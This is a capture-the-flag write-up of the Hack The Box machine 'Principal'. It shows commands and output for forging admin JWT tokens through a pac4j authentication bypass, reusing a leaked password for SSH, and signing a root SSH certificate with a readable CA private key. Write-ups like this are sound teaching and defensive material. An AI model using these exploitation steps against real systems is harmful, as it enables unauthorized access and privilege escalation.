HTB: Principal

Introduction

Principal is a medium-rated Linux machine on Hack The Box that features a Java-based internal platform running on Jetty with pac4j JWT authentication. The attack path involves exploiting CVE-2026-29000, a JWT authentication bypass in pac4j, to forge admin tokens and enumerate the application’s API. Credentials discovered in the settings endpoint are reused for SSH access. Privilege escalation abuses an SSH Certificate Authority (CA) private key readable by the deployment service group, allowing us to sign a certificate for root and log in directly.
Enumeration
Nmap
Starting with a full port scan to identify running services:
1
nmap -sC -sV -p- -v principal.htb
Two ports came back open:
1
2
3
4
5
6
7
8
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
|_http-title: Principal Internal Platform - Login
|_http-server-header: Jetty
SSH (OpenSSH 9.6p1) and a Jetty web server on port 8080. The web application was titled “Principal Internal Platform” and redirected to a /login page. The X-Powered-By header revealed pac4j-jwt/6.0.3 – an important detail that becomes relevant later.
Web Application
Browsing the site on port 8080 revealed an internal corporate platform with a login page. Inspecting the page source uncovered a JavaScript file at http://principal.htb:8080/static/js/app.js which contained detailed comments about the authentication flow and available API endpoints:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
/**
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 */

const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';
This was a goldmine – not only the full list of API endpoints, but the exact JWT structure including encryption algorithms, claim names, role values, and the JWKS endpoint for the public key. All the ingredients needed to forge a token if a vulnerability existed in the authentication library.
Foothold
CVE-2026-29000 – pac4j JWT Authentication Bypass
The X-Powered-By: pac4j-jwt/6.0.3 header identified the authentication framework. Searching for vulnerabilities in this version led to CVE-2026-29000, an authentication bypass that allows forging valid JWE tokens using only the public key from the JWKS endpoint.
A Python PoC was available. Running it against the target:
1
2
3
4
python3 poc.py \
  --jwks http://principal.htb:8080/api/auth/jwks \
  --user admin \
  --role ROLE_ADMIN
1
2
3
4
5
6
7
8
9
10
[*] Fetching JWKS...
[+] Public key loaded
[+] PlainJWT created

=== Malicious JWE Token ===

eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwg...

Use it as:
Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwg...
The exploit generated a forged JWE token with admin privileges using only the publicly available JWKS key.
API Enumeration with Forged Token
Loading the forged Bearer token into Burp Suite, each API endpoint was enumerated.
/api/dashboard
The dashboard endpoint returned activity logs, system stats, and user information:

The activity logs revealed several usernames: admin, svc-deploy, jthompson, amorales, and kkumar. It also showed that svc-deploy was used for automated deployments and had SSH certificates issued to it.
/api/users
The users endpoint returned the full user directory with 8 accounts:

Key users included admin (Sarah Chen, IT Security), svc-deploy (Deploy Service, DevOps), and several engineers and managers. The svc-deploy account had a note: “Service account for automated deployments via SSH certificate auth.”
/api/settings
The settings endpoint was the most revealing – it exposed the full system configuration including security settings:

The critical finding was an encryption key in the security configuration: D3pl0y_$$H_Now42!. The infrastructure section also confirmed SSH certificate authentication was enabled with the CA config stored at /opt/principal/ssh/.
SSH Access via Password Reuse
The encryption key D3pl0y_$$H_Now42! looked like it could double as a password. Given it appeared deployment-related, it was tested against the svc-deploy user over SSH:

1
ssh svc-deploy@principal.htb
Password reuse confirmed – we landed a shell as svc-deploy.
User Flag
1
2
svc-deploy@principal:~$ cat user.txt
61f68.............2e59b90d
Privilege Escalation
Enumeration with LinPEAS
After running linpeas.sh, several findings stood out. First, /usr/bin/bash had world-writable permissions, but without a SUID bit or anything calling it as root, this wasn’t directly exploitable.
More interesting was a set of files readable by the deployers group (which svc-deploy belonged to):
1
2
3
-rw-r----- 1 root deployers 168 Mar 10 14:35 /etc/ssh/sshd_config.d/60-principal.conf
-rw-r----- 1 root deployers 288 Mar  5 21:05 /opt/principal/ssh/README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 /opt/principal/ssh/ca
SSH Certificate Authority Abuse
The custom SSH config at /etc/ssh/sshd_config.d/60-principal.conf revealed:
1
2
3
4
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
The key detail: TrustedUserCAKeys was configured but there was no AuthorizedPrincipalsFile or AuthorizedPrincipalsCommand. Without these restrictions, certificate principals are mapped directly to system usernames. This means anyone who can sign a certificate with the CA key can authenticate as any user – including root.
And we had access to the CA private key at /opt/principal/ssh/ca through the deployers group.
The PermitRootLogin prohibit-password setting blocks password authentication for root but explicitly allows public key and certificate-based authentication.
Forging a Root SSH Certificate
First, a new SSH key pair was generated on the attacker machine:
1
ssh-keygen -t ed25519 -f root
Next, the CA private key was copied from /opt/principal/ssh/ca on the target to the attacker machine. Then the new public key was signed with the CA key, specifying root as the principal:
1
ssh-keygen -s ca -I root -n root root.pub
1
Signed user key root-cert.pub: id "root" serial 0 for root valid forever
Root Shell
With the signed certificate, logging in as root was straightforward:
1
ssh -i root root@principal.htb
1
2
3
root@principal:~# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
Root Flag
1
2
root@principal:~# cat /root/root.txt
120e3f.................424e65
Summary
| Stage | Technique |
|---|---|
| Enumeration | Nmap scan, JavaScript source analysis revealing API endpoints and JWT structure |
| Authentication Bypass | CVE-2026-29000 pac4j JWT forgery using public JWKS key |
| API Enumeration | Forged admin token to dump dashboard, users, and settings |
| Foothold | Password reuse – settings encryption key used as svc-deploy SSH password |
| Privilege Escalation | SSH CA private key readable by deployers group, forged root certificate |
Principal is a well-designed machine that chains together modern attack techniques. The initial foothold hinges on recognizing the pac4j version and finding the corresponding CVE, while the privilege escalation requires understanding SSH certificate-based authentication. The key takeaway is that SSH CA keys must be protected as carefully as root credentials – if a service account can read the CA private key, it can become any user on the system. The absence of AuthorizedPrincipalsFile in the SSH config turns a readable CA key into a direct path to root.
Attack Mindmap